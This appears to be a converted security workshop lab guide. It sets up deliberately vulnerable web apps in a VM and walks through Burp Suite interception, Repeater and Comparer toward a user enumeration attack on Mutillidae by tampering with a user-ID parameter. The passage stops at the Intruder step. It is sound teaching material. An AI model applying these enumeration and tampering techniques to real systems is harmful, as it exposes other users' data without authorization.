
Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>	<input type="checkbox"/>	Per-host

## Start Vulnerable Applications

1. Start the imported virtual machine by selecting "bsides-workshop" in Virtual Box, and clicking on the "Start" button.



2. In case you see the following error message, click on the "Change Network Settings" button, and click on "OK" button in the "Network" settings screen.



3. Login using the following credentials: Username: `root` Password: `Docker@321`

```

File Machine View Input Devices Help
* Mounting cgroup filesystem ...
* Starting docker ...
* Setting hostname ...
* Setting keymap ...
* Starting networking ...
*   lo ...
*   eth0 ...
udhcpc: started, v1.28.4
udhcpc: sending discover
udhcpc: sending discover
udhcpc: sending select for 192.168.99.113
udhcpc: lease of 192.168.99.113 obtained, lease time 600
ip: RTNETLINK answers: Network unreachable
* Starting busybox syslog ...
* Starting sshd ...
* Initializing random number generator ...
* Starting docker ...
* Starting busybox acpid ...
* Starting chrony ...
* Starting busybox crond ...

Welcome to Alpine Linux 3.8
Kernel 4.14.69-0-virt on an x86_64 (/dev/tty1)

docker login: _

```

The terminal shows the Alpine Linux boot process, including mounting filesystems, starting services like docker and sshd, and connecting to the network via udhcpc. It ends with a standard Alpine Linux welcome message and a login prompt for 'docker'.

- Obtain the IP address of the virtual machine by running `ifconfig eth0` command on the terminal.

```

docker:~# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 08:00:27:71:47:57
          inet addr:192.168.56.101 Bcast:0.0.0.0  Mask:255.255.255.0
                      inet6 addr: fe80::a00:27ff:fe71:4757/64 Scope:Link
                        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                        RX packets:1123 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:1000
                        RX bytes:134408 (131.2 KiB)  TX bytes:3350 (3.2 KiB)

```

The terminal shows the output of the `ifconfig eth0` command, which displays the interface configuration for `eth0`, including its MAC address, IP address (192.168.56.101), and other network statistics.

- Your IP address should be: 192.168.56.101

- Run the following command:

```

sh run.sh


docker:~# sh run.sh
Starting secshep_mysql ... done
Starting secshep_tomcat ... done
a529c59fb444
STARTED container with name: mutillidae
c06f59172fcf
STARTED container with name: dvna
d1652732a2c7
STARTED container with name: juice-shop
4e15c720f885
STARTED container with name: bwapp
docker:~#

```

The terminal shows the output of the `sh run.sh` command, which starts several Docker containers: `secshep_mysql`, `secshep_tomcat`, `mutillidae`, `dvna`, `juice-shop`, and `bwapp`. Each container is shown with its unique ID and status as "STARTED".

This command will start all vulnerable applications on the server.

- In Firefox, access the URL <http://192.168.56.101:3333>.
- If you see a page saying "The database server appears to be offline.", then click on "Opt Out" button.



The database server appears to be offline.

The database server at 127.0.0.1 appears to be offline.

1. Be sure the username and password to MySQL is the same as configured in includes/database-config.php
2. Be aware that MySQL disables password authentication for root user upon installation or update in some systems. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.php
3. Try to [setup/reset the DB](#) to see if that helps
4. A [video is available](#) to help reset MySQL root password
5. The commands vary by system and version, but may be something similar to the following
  - o mysql -u root
  - o use mysql;
  - o update user set authentication\_string=PASSWORD("") where user='root';
  - o update user set plugin='mysql\_native\_password' where user='root';
  - o flush privileges;
  - o quit;
6. Check the error message below for more hints
7. If you think this message is a false-positive, you can opt-out of these warnings below

**Error Message**

**Error: Failed to connect to MySQL database. Unable to select default database mutillidae. It appears that the database to which Mutillidae is configured to connect has not been created. Try to [setup/reset the DB](#) to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly. Note: File /mutillidae/classes/MySQLHandler.php contains the database configuration. Connection error:**

**Opt out of database warnings**

You can opt out of database connection warnings for the remainder of this session

[Opt Out](#)

9. Click on "Click here to reset the DB" > "OK".

**Error Message**

Failure is always an option	
<b>Line</b>	199
<b>Code</b>	0
<b>File</b>	/app/classes/MySQLHandler.php
<b>Message</b>	/app/classes/MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1046 error: No database selected client_info: 5.5.60 host_info: 127.0.0.1 via TCP/IP ) Query: SELECT * FROM accounts WHERE cid='24' (0) [Exception]
<b>Trace</b>	#0 /app/classes/MySQLHandler.php(292): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /app/classes/SQLQueryHandler.php(331): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /app/index.php(295): SQLQueryHandler->getUserAccountByID('24') #3 {main}
<b>Diagnostic Information</b>	

[Click here to reset the DB](#)

**Setting up the database...**

If you see no error messages, it should be done.

[Continue back to the frontpage.](#)

**HTML 5 Local and Session Storage cleared unless error popped-up already.**

**Attempting to connect to MySQL server on host 127.0.0.1 with user name admin**

**Connected to MySQL**

**Preparing to drop database**

**Executed query 'DROP DATABASE mutillidae with result 1'**

**Preparing to create database**

**Executed query 'CREATE DATABASE mutillidae with result 1'**

**Switching to use database**

**Executed query 'USE DATABASE mutillidae with result 1'**

No PHP or MySQL errors were detected when resetting the database.

Click OK to proceed to <http://192.168.56.101/index.php?popUpNotificationCode=SUD1> or Cancel to stay on this page.

[Cancel](#)

[OK](#)

10. You should see the OWASP Mutillidae II web application.

The screenshot shows a Mozilla Firefox browser window displaying the OWASP Mutillidae II: Keep Calm and Pwn On website. The URL in the address bar is 192.168.56.101/index.php. The page title is "OWASP Mutillidae II: Keep Calm and Pwn On". The top navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. A message at the top states "Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In".  
  
The left sidebar contains a vertical menu with sections: OWASP 2017, OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, Resources, Donate, Want to Help?, Video Tutorials, Announcements, and Getting Started.  
  
The main content area features a "Hints and Videos" section with a tip: "TIP: Click Hint and Videos on each page". It includes links for "What Should I Do?", "Help Me!", "Bug Tracker", "What's New? Click Here", "PHP MyAdmin Console", "Installation Instructions", and "More Hints? See '/documentation/mutillidae-test-scripts.txt'".  
  
The right side of the page lists various resources: Video Tutorials, Listing of vulnerabilities, Bug Report Email Address, Release Announcements, Feature Requests, Tools, and a list of tools including Kali Linux, Samurai Web Testing Framework, sqlmap, and Some Useful Firefox Add-ons.  
  
At the bottom of the page, a footer note reads: "Browser: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0".

## Quick Basics

- [Disable Intercept Mode in Burp](#)
- [Enable Intercept Mode in Burp](#)
- [Send to Repeater](#)

## Disable Intercept Mode in Burp


1. In Burp, go to "Proxy" > "Intercept" tab, and ensure that interception mode is turned **off**.



2. If the intercept control button says "Intercept is on", then intercept mode is enabled in Burp. Click on the "Intercept is on" button to toggle the interception status.

## Enable Intercept Mode in Burp

1. In Burp, go to "Proxy" > "Intercept" tab, and ensure that interception mode is turned **on**.



2. If the intercept control button says "Intercept is off", then intercept mode is not enabled in Burp. Click on the "Intercept is off" button to toggle the interception status.

## Send to Repeater

1. Ensure proxy setting is enabled in Firefox browser.
2. Enable intercept mode in Burp.
3. Access any web application in Firefox browser.
4. Go to Burp > "Proxy" > "Intercept" tab.
5. Right-click on the intercepted request.
6. Select "Send to Repeater" from the context menu.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A context menu is open over a selected HTTP request, with the 'Send to Repeater' option highlighted. The menu also includes other options like 'Scan', 'Send to Intruder', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', 'Send request(s) to Authz', 'Heartbleed this!', 'Send URL to SSL Scanner', 'Engagement tools', 'Change request method', and 'Change body encoding'. The request details show a POST request to https://192.168.56.104:443 with various headers and parameters.

```

POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.104/lessons/fdb94122d0f032821019c7ed...
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Cookie: JSESSIONID=21BFF9296030364CC68BDDDB3667F06...
token=-60022310048214894798442406549964184552; JSE...
Connection: close
username=guest
  
```

7. Switch to "Repeater" tab in Burp.

The screenshot shows the OWASp ZAP interface. The top navigation bar has tabs: Dashboard, Target, Proxy (highlighted in red), Intruder, Repeater (highlighted in blue), Sequencer, Decoder, Comparer, and Extender. Below the tabs is a toolbar with buttons: Go, Cancel, < | > | ▾. The main area is divided into Request and Response panes. The Request pane shows a POST request to /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1. The response pane shows a Raw tab with the following JSON output:

```

{
  "status": "HTTP/1.1 200 OK",
  "headers": [
    "Server: Apache-Coyote/1.1",
    "Content-Length: 271",
    "Date: Sun, 30 Sep 2018 06:53:43 GMT",
    "Connection: close"
  ],
  "body": "<h2 class='title'>User:<br>Guest</h2><table><tr><th>Age:</th><td>22</td></tr><tr><th>Address:</th><td>54 Kevin Street, Dublin</td></tr><tr><th>Email:</th><td>guestAccount@securityShepherd.com</td></tr><tr><th>Private Message:</th><td>No Private Message Set</td></tr></table>"
}

```

- Click on the "Go" button.

The screenshot shows the OWASp ZAP interface after the "Go" button has been clicked. The Request pane remains the same as in the previous screenshot. The response pane now displays the actual HTML response received from the server:

```

<h2 class='title'>User:<br>Guest</h2><table><tr><th>Age:</th><td>22</td></tr><tr><th>Address:</th><td>54 Kevin Street, Dublin</td></tr><tr><th>Email:</th><td>guestAccount@securityShepherd.com</td></tr><tr><th>Private Message:</th><td>No Private Message Set</td></tr></table>


```

## User Enumeration Attack

- Unauthenticated User Access
- Create a New User
- Authenticated User Access
- Intruder: Set Positions
- Intruder: Define Payload
- Intruder: Configure Grep - Extract
- Trigger Attack & Save Results

## Unauthenticated User Access

1. Disable intercept mode in Burp.
2. Access Mutillidae web application by navigating to the URL: <http://192.168.56.101:3333/>
3. Navigate to "OWASP 2013" > "A8 - Cross Site Request Forgery (CSRF)" > "Add to your blog".



4. Enable intercept mode in Burp.
5. In Firefox, click on the button "Save Blog Entry".

The screenshot shows a web page titled "Welcome To The Blog". At the top, there is a "Back" button with a blue arrow icon and a "Help Me!" button with a red circle icon. Below the title, there is a "Hints and Videos" section with a download icon. The main content area is titled "Add New Blog Entry". It contains a "View Blogs" button with a magnifying glass icon. A validation error message "Validation Error: Blog entry cannot be blank" is displayed in a red box above a text area. Below the text area is a button labeled "Add blog for anonymous". A note "Note: <b>, <i> and <u> are now allowed in blog entries" is shown in a box. At the bottom, there is a large text area with a downward-pointing arrow, and a "Save Blog Entry" button at the bottom right.

6. Switch to Burp.
7. Analyze the intercepted request in "Proxy" > "Intercept" tab.

Forward Drop Intercept is on Action Comment

Raw Params Headers Hex

POST /index.php?page=add-to-your-blog.php HTTP/1.1  
Host: 192.168.56.101  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 74  
Cookie: PHPSESSID=2epi3s72l1g931j5499kh3iub3; showhints=1  
Connection: close  
Upgrade-Insecure-Requests: 1  
  
csrf-token=&blog\_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry

8. Send the request to "Repeater"
  9. Switch to "Repeater" tab.
  10. Click on "Go" button and analyze the response.

The screenshot shows a NetworkMiner capture with two main sections: Request and Response.

**Request:**

- Method: POST
- Path: /index.php?page=add-to-your-blog.php
- Protocol: HTTP/1.1
- Headers:
  - Host: 192.168.56.101
  - User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 74
  - Cookie: PHPSESSID=2epi3s72l1g931j5499kh3iub3; showhints=1
  - Connection: close
  - Upgrade-Insecure-Requests: 1
- Body:

```
csrf-token=&blog_entry=&add-to-your-blog.php-submit-button=Save+Blog+Entry
```

**Response:**


- Protocol: HTTP/1.1
- Status: 200 OK
- Date: Wed, 03 Oct 2018 22:42:15 GMT
- Server: Apache/2.4.7 (Ubuntu)
- X-Powered-By: PHP/5.5.9-1ubuntu4.25
- Logged-In-User: 0
- X-XSS-Protection: 0
- Vary: Accept-Encoding
- Content-Length: 52720
- Connection: close
- Content-Type: text/html

The response body is a standard HTML document starting with the DOCTYPE declaration:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

# Create a New User

1. Disable intercept mode in Burp.



```

POST /index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Cookie: PHPSESSID=2epi3s72l1g931j5499kh3iub3; showhints=1
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry

```

2. Switch to your Firefox browser.
3. In Mutillidae web application, click on "Login/Register" link.



**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home **Login/Register** | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

4. Click on "Please register here" link.

# Login

 Back  Help Me!

 **Hints and Videos**

**Please sign-in**

**Username**

**Password**

**Login**

Dont have an account? [Please register here](#)

5. Fill the registration form and create a new user.

**Please choose your username, password and signature**

**Username**

**Password**  ..... [Password Generator](#)

**Confirm Password**  .....

**Signature**

**Create Account**

**Account created for mirage. 1 rows inserted.**


# Authenticated User Access

- Click on "Login/Register" link to return to the login page.

- Login to the Mutillidae application using the newly created user account.
- On successful login, you should see a "Logout" button in top navigation menu.

- Repeat steps to save a blog entry, but this time as an authenticated user, i.e., intercept the "Save Blog Entry" request, but, as a logged-in user.
- Observe the new response in the Repeater tab.

- Right-click on the response and select "Send to Comparer" option from the context menu.



7. Stay in the "Repeater" tab.
8. Modify the value of "uid" parameter, in request header, to a different value, say 21 .
9. Click on "Go" button.
10. Right-click on the new response and select "Send to Comparer" option from the context menu.
11. Switch to the "Comparer" tab.
12. You should see the response items listed in the Comparer tool.
13. Select the first response item for comparison.
14. Select the second response item for comparison.
15. Click on the button labeled as "Words", to compare the two selected items word-by-word.

**Comparer**

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:	#	Length	Data
1	167	HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 45Date: Sun, 30 Sep 2018 11:07:20 GMTConnection: clos...	
2	203	HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 81Date: Sun, 30 Sep 2018 11:04:24 GMTConnection: clos...	

Select item 2:	#	Length	Data
1	167	HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 45Date: Sun, 30 Sep 2018 11:07:20 GMTConnection: clos...	
2	203	HTTP/1.1 200 OKServer: Apache-Coyote/1.1Content-Length: 81Date: Sun, 30 Sep 2018 11:04:24 GMTConnection: clos...	

Paste  
Load  
Remove  
Clear  
Compare ...  
Words  
Bytes

16. Select the "Sync view" checkbox.
17. Scroll down to view the differences between the selected response items.

Word compare of #1 and #2 (12 differences)

Length: 54,359      Length: 54,332

Key: Modified Deleted Added      Sync views

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html40-19991224/lo
<html>
<head>
<link rel="shortcut icon" href="/images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/styles/dsmothmenu/dsmothmenu.css" />
<link rel="stylesheet" type="text/css" href="/styles/dsmothmenu/dsmothmenu-v.css" />

<script type="text/javascript" src="/javascript/bookmark-site.js"></script>
<script type="text/javascript" src="/javascript/dsmothmenu/dsmothmenu.js"></script>
<script type="text/javascript" src="/javascript/dsmothmenu/jquery.min.js">
    ****
    * Smooth Navigational Menu - (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)
    *

```

# Intruder: Set Positions

1. Return to the "Repeater" tab.
2. Right-click on the request and select "Send to intruder" option from the context menu.

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help ②

Target Proxy Spider Scanner Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header

1 x 2 x 3 x 4 x 5 x 6 x 7 x ...

Go Cancel < | > |

**Request**

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: vuln.cxm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
